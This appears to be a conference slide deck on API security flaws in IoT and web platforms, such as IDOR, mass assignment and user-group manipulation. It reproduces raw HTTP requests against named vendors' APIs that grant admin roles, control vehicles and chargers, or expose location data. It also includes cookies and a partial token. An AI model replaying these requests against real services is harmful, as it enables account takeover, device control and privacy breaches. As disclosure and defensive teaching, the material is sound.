I will IDOR myself in

And other tales from API crypts

Bsides Roma 2023

whoami

- CTO @ tremau
- Independent security researcher

- Research interests are mainly on API for IOT devices and web application security

- https://stykas.com
- @evstykas on twitter
- @evstykas@infosec.exchange


Vangelis Stykas

What is an API

API is the acronym for Application Programming Interface, which is a software intermediary that allows two applications to talk to each other. Each time you use an app like Facebook, send an instant message, or check the weather on your phone, you're using an API.*

*Reference: Mulesoft
https://www.mulesoft.com/resources/api/what-is-an-api

What is an API



- Easy way to interact with a DB layer
- Write once use everywhere
- People are lazy
- Meant to be seen by computers and not people.

“

“It is easy to build an API
It is really difficult to build a SECURE API”


”

Type of APIs

- Rest
- GraphQL
- SOAP
- Non standard


Rest APIs

- Easy to identify
- Uses entities
- Predictable
- Most common



GraphQL APIs

- Easy to identify
- Super easy to enumerate once you now the ropes
- Needs some reading on the specifics
- Custom query language
- Returns JSON.
- Introspection



SOAP APIs

- Old school
- XML
- Microsoft used to be a big fan
- It has an envelope format
- I hate it

Custom APIs

- Can return anything
- Websockets
- HTML
- JSON in XML in JSON
- Proprietary devices.

Documenting APIs

- Can be freely available
- Or forgotten
- Gives you a better understanding of structure

Where are APIs used?

- IOT devices
- Web applications
- Mobile applications
- Industrial IOT
- Vehicles
- Everywhere!

Well, its just APIs!

- Gain full functionality of IoT devices
- Make them do unintended things
- Punch through firewall
- **Pivot to internal networks!**
- Reflash and potentially brick!

Well, its just APIs!

- SMS attacks
- DDoS attacks
- Ransomware attacks.
- No need for shodan.

Sharing APIs




Image reference: PentestPartners.com

A special category: IIOT

- Historically isolated
- Long lifespan
- Rarely updated
- Safety critical, high uptime
- Unencrypted protocols
- Making it smart ends up with “IP to RS-232” M2M monsters.

“

“If it is smart, it is
VULNERABLE”


-- Mikko Hypponen--

”

So what’s the Plan ?


OWASP API Top 10

Read it, understand it and try to replicate it



Exploitability

How easy it is to exploit it



Severity

What's the impact


Vulnerabilities of APIs

- IDORs (BOLAs) (#1 on OWASP)
- Information Disclosure (#3 on OWASP)
- Authorization issues (#2 on OWASP)
- Injections (#8 on OWASP)
- Business Logic flaws

API research 101

- CMA and crime ALERT!
- API research is tricky!
- Never EVER interact with a device you don't own
- If you mistakenly do it, notify the vendor IMMEDIATELY
- Platform admin = Breaking CMA!


Classic IDOR



Classic IDOR

- The easiest of all to find (just a +1)
- Typical symptom of missing authorization
- GUID is not a solution!
- Could lead into leaking full dataset

Classic IDOR example I



Classic IDOR request

```
POST /users/Update/861772 HTTP/1.1
Host: colt.calamp-ts.com
Connection: close
Content-Length: 342
Accept: application/json, text/javascript, */*; q=0.01
Origin: https://colt.calamp-ts.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: https://colt.calamp-ts.com/dashboard/home
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie:
__utma=36020146.382676338.1549803856.1549803856.1549803856.1;
__utmc=36020146;
__utmz=36020146.1549803856.1.1.utmcsr=medium.com|utmccn=
(referral)|utmcmd=referral|utmcct=/@evstykas/remote-smart-car-
hacking-with-just-a-phone-2fe7ca682162;
kohanasession=flrd2pb6lcqohnu3ld79p9oif7; __utmt=1;
__utmb=36020146.8.10.1549803856

FirstName=f&LastName=l&Email=egw2%40mailinator.com&Phone=123+132-
1321&UserName=egw2%40mailinator.com&Password=!Password1&Language=E
nglish&Measurement=Imperial&Timezone=Etc%2FGMT%2B8&Pincode=0&Quest
ion=What%2Btown%2Bwere%2Byou%2Bborn%2Bin%253F&Answer=no&MsgFlag=0&
DaylightSavings=0&CustomAttributes=%5B%5D&SessionId=flrd2pb6lcqohn
u3ld79p9oif7
```

Classic IDOR severity

- Remote control of vehicle alarm functions
- Identify vehicle & geo-locate in real time
- Lock/unlock
- Start/stop
- Panic alarm & pop trunk

Classic IDOR

Classic IDOR


```
POST /ocpp/api/ HTTP/1.1
Content-Type: application/json;charset=UTF-8
Content-Length: 64
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; Redmi 8A
MIUI/V11.0.3.0.PCPMIXM)
Host: charge.growatt.com
Connection: close
Accept-Encoding: gzip, deflate

{"chargeId":"TTD0xxxxx","connectorId":1,"lan":1,"cmd":"lock"}
```


Classic IDOR

- Full functionality on all the devices
- Lock / unlock
- Remote firmware update
- Backdoor / Pivot into the internal network
- PII leak
- Brick
- Platform admin

Classic IDOR




Injections


DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.

Injections

- Automated ways of finding them
- Really rare nowadays
- Could lead to RCE

Injection example I



Injection request

No 0-days for you

Injection severity

- Remote control of all monitored devices
- Leaking full dataset and data from everyone
- RCE on all servers
- Possible to identify a crime syndicate!

Injection

- Use a modern framework
- Sanitize your inputs
- Keep the principle of least privilege
- Do not share databases (or credentials)

Lazy Rest implementation

Lazy Rest implementation

- Need to check response and request
- Typical symptom of using an ORM lazily
- Always need to check for allowed parameters on user input
- Could lead into platform admin

Lazy Rest implementation

EVBOX

Lazy Rest implementation

```
PATCH /api/users/profiles/00uascl0k2XXZXT8w416 HTTP/1.1
Host: api.everon.io
Accept: application/json, text/plain, */*

{"profile":{"firstName":"egw",
"roles":["ADMIN","ACCOUNT_OWNER", "tenantadmin"]
}}
```

Lazy Rest implementation

- Total compromise of everything
- PII leakage
- All admin functionality
- Platform admin
- Server admin

Lazy Rest implementation

- Need to check response and request
- Typical symptom of using an ORM lazily
- Always need to check for allowed parameters on user input
- Could lead into platform admin

Lazy Rest implementation

Lazy Rest implementation

```
 /api//Users?$filter=(FamilyIdentifier%20eq%2034XX) HTTP/1.1
t: tracker.tictoctrack.com
nection: close
ept: application/atomsvc+xml;q=0.8,
lication/json;odata=fullmetadata;q=0.7, application/json;q=0.5,
q=0.1
DataServiceVersion: 3.0
aServiceVersion: 3.0
```

Lazy Rest implementation

```
POST /api//NewestLocations/ HTTP/1.1
Host: tracker.tictoctrack.com
Connection: close
Content-Length: 1558
MaxDataServiceVersion: 3.0
Origin: https://tracker.tictoctrack.com
Content-Type: application/json;odata=verbose
Accept: application/atomsvc+xml;q=0.8,
application/json;odata=fullmetadata;q=0.7, application/json;q=0.5,
*/*;q=0.1
DataServiceVersion: 3.0
Referer: https://tracker.tictoctrack.com/track
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{
"odata.type":
"Nibaya.CsApi.GPS.DataLayer.BusinessLogic.Dto.NewestLocationDto",
"odata.id":
"https://tracker.tictoctrack.com/api/NewestLocations('34XX%7Cxxxxxxx')",
"Family@odata.navigationLinkUrl":
"https://tracker.tictoctrack.com/api/NewestLocations('34X%7Cxxxxxx')/Fam
ily",
"FamilyDevice@odata.navigationLinkUrl":
"https://tracker.tictoctrack.com/api/NewestLocations('34XX%7Cxxxxxx')/Fa
milyDevice",
"Recorded@odata.type": "Edm.DateTime",
"Recorded": "2019-04-10T06:38:00",
"DeviceTerminalID": "xxxxxxx",
"DeviceTime@odata.type": "Edm.DateTime",
"DeviceTime": "2019-04-10T16:38:00",
"Latitude@odata.type": "Edm.Decimal",
"Latitude": "-27.XXXXXXX",
"Longitude@odata.type": "Edm.Decimal",
"Longitude": "153.XXXXXXX",
"Speed@odata.type": "Edm.Decimal",
"Speed": "0.000",
"Direction@odata.type": "Edm.Decimal"
```

Lazy Rest implementation

Lazy Rest implementation

- Total compromise of everything
- PII leakage
- All admin functionality
- Platform admin

Lazy Rest implementation

- If possible, avoid using functions that automatically bind a client's input into code variables or internal objects.
- Whitelist only the properties that should be updated by the client.
- If applicable, explicitly define and enforce schemas for the input data payloads.

*OWASP recommendations

User Group Juggling

User Group Juggling

- Multiple potential ways of user Group juggling
- If create is not vulnerable edit might be.
- Could lead into platform admin / accounts takeover.

User Group Juggling

User Group Juggling

```
Request:
POST /api/users/add-user?
emailAddress=egw12@mailinator.com&firstName=Vangelis&lastName=Stykas1&pa
rtyGroupId=1644147&contactTypeId=10001&bskipResellerCustomerValidation=f
alse HTTP/1.1
Host: api.mysonicwall.com
Connection: close
Content-Length: 2
Accept: application/json, text/plain, */*
Origin: https://www.mysonicwall.com
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOiIxNTk3MzIzNjI4IiwiaXNzIjo
iaHR0cHM6Ly9teS5teXNvbmljd2FsbC5jb20vT0F1dGgyMCIsImF1ZCI6Imh0dHBzOi8vd3d
3Lm15c29uaWN3YWxsLmNvbS9PQXV0aDIiLCJ1c2VyTmFtZSI6IjRfMzkzNjk0OTMiLCJjbGl
lbnRJZCI6Ik1VSVIxWEhJUzI3Iiwic0lkIjoiNDFDQzA1NkYtQ0JGNy00MDU1LTkxOTctMzQ
1OUE1MTc5Mjg1IiwibG9jYWxlTmFtZSI6ImVuIiwiZ2l2ZW5OYW1lIjoiVmFuZ2VsaXMgU3R
5a2FzIiwiZW1haWwiOiJlZ3cxMUBtYWlsaW5hdG9yLmNvbSIsInNlbGYiOiIxIiwidmlld21
vZGUiOiJzZWxmbXN3IiwiY29tcGFueU5hbWUiOiJGaXNoIEluYyIsImNvdW50cnlDb2RlIjo
iR0IiLCJwYXJ0bmVyVGllciI6IiIsInJvbGVzIjoiQ1VTVE9NRVIsV09SS1NQQUNFQkVUQSx
TUE9HU1NDIn0.JF4VbFglSUsNYhPqmfbrIGC3ENPMXXXXXXb2mFdb_w
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/74.0.3729.157 Safari/537.36
Content-Type: application/json
Referer: https://www.mysonicwall.com/workspace/m/feature/user-groups?
mode=APP
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{}
```

User Group Juggling

- Routers
- Firewalls
- VPN (adding a VPN user and having access to the internal network)
- Security reports
- Traffic analytics
- VoIP and potentially toll fraud
- Internal wireless networks
- Web application firewalls
- Cloud app security controls
- Anti-spam and content filters
- Admin on all SAAS hosted by SonicWall.

User Group Juggling

User Group Juggling

```
POST /1234/users/registration HTTP/1.1
Host: cloud.mimosa.co
Connection: close
Content-Length: 1632
Accept: application/json, text/plain, */*
Origin: https://cloud.mimosa.co
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/74.0.3729.157 Safari/537.36
Content-Type: application/json;charset=UTF-8
Referer: https://cloud.mimosa.co/app/index.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie:
AWSELB=D7CF63AD18F3B00EA749905FAA1464230DEFEBBCB2A918DFB26D12071FE2CA278
F93E8D33142E5E0EC74B0E82086D077B38B76E072C794BA16AC9F93589D354EE32A20D0C
E;
AWSELBCORS=D7CF63AD18F3B00EA749905FAA1464230DEFEBBCB2A918DFB26D12071FE2C
A278F93E8D33142E5E0EC74B0E82086D077B38B76E072C794BA16AC9F93589D354EE32A2
0D0CE; _ga=GA1.2.1900219929.1596706322;
_gid=GA1.2.1932711735.1596706322;
JSESSIONID=76380F4C99628A27690898F17EEAD94A; tz1="UTC,UTC,0";
ajs_user_id=null; ajs_group_id=null; ajs_anonymous_id=%22a487a1f7-08be-
499f-ac8c-712091809c77%22; __zlcmid=zYjL5e7KihRcnE

{"username":"egw5@mailinator.com","orgs":
[{"id":1,"created":null,"modified":null,"createdBy":null,"modifiedBy":nu
ll,"name":"Vangelis_Stykas","description":"Default personal
org","country":null,"timeZone":null,"address":null,"zip":null,"province"
:null,"countries":
[{"id":101180,"created":null,"modified":null,"createdBy":null,"modifiedB
y":null,"code":"GR","name":"Greece","companyName":"No
Company","address":null,"address2":null,"city":null,"province":null,"zip
":null,"check":null,"licensed":null,"isDefault":false,"additionalData":
{}}],"timezone":null,"defaultCountry":null,"orgType":"Other","companyNam
e":null,"dateTimeFormat":"MMM dd yyyy hh:mm a
```


User Group Juggling

- All user and PII leak
- Access to all internal networks
- Full organization access

User Group Juggling

- You should never be lazy and always check for correct authorization!
- Especially on user access functions!

Second level
IDOR



Second level IDOR

- The fact that there is a check on the first level does not mean its everywhere.
- Check every combination
- Could lead into info leak / account takeover

Second level IDOR

Second level IDOR

```
PUT /v3/access-configs/101612 HTTP/1.1
Host: api.wall-box.com
Connection: close
Content-Length: 20
sec-ch-ua: "Chromium";v="92", " Not A;Brand";v="99", "Google Chrome";v="92
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Linux; Android 9; Redmi 7A) AppleWebKit/537.36 (K
Origin: https://my.wallbox.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://my.wallbox.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{
  "chargers":[
    1,
    2123,
    3312
  ]
}
```

Second level IDOR

- Total control over all chargers
- Lock / Unlock any charger
- PII leakage of every user

Rest VERB
Juggling

Rest VERB Juggling

- Read and understand REST principles
- Try to guess what function would not be implemented.
- Could lead into platform admin / accounts takeover.

Rest VERB Juggling

Rest VERB Juggling

No 0-days for you

Rest VERB Juggling

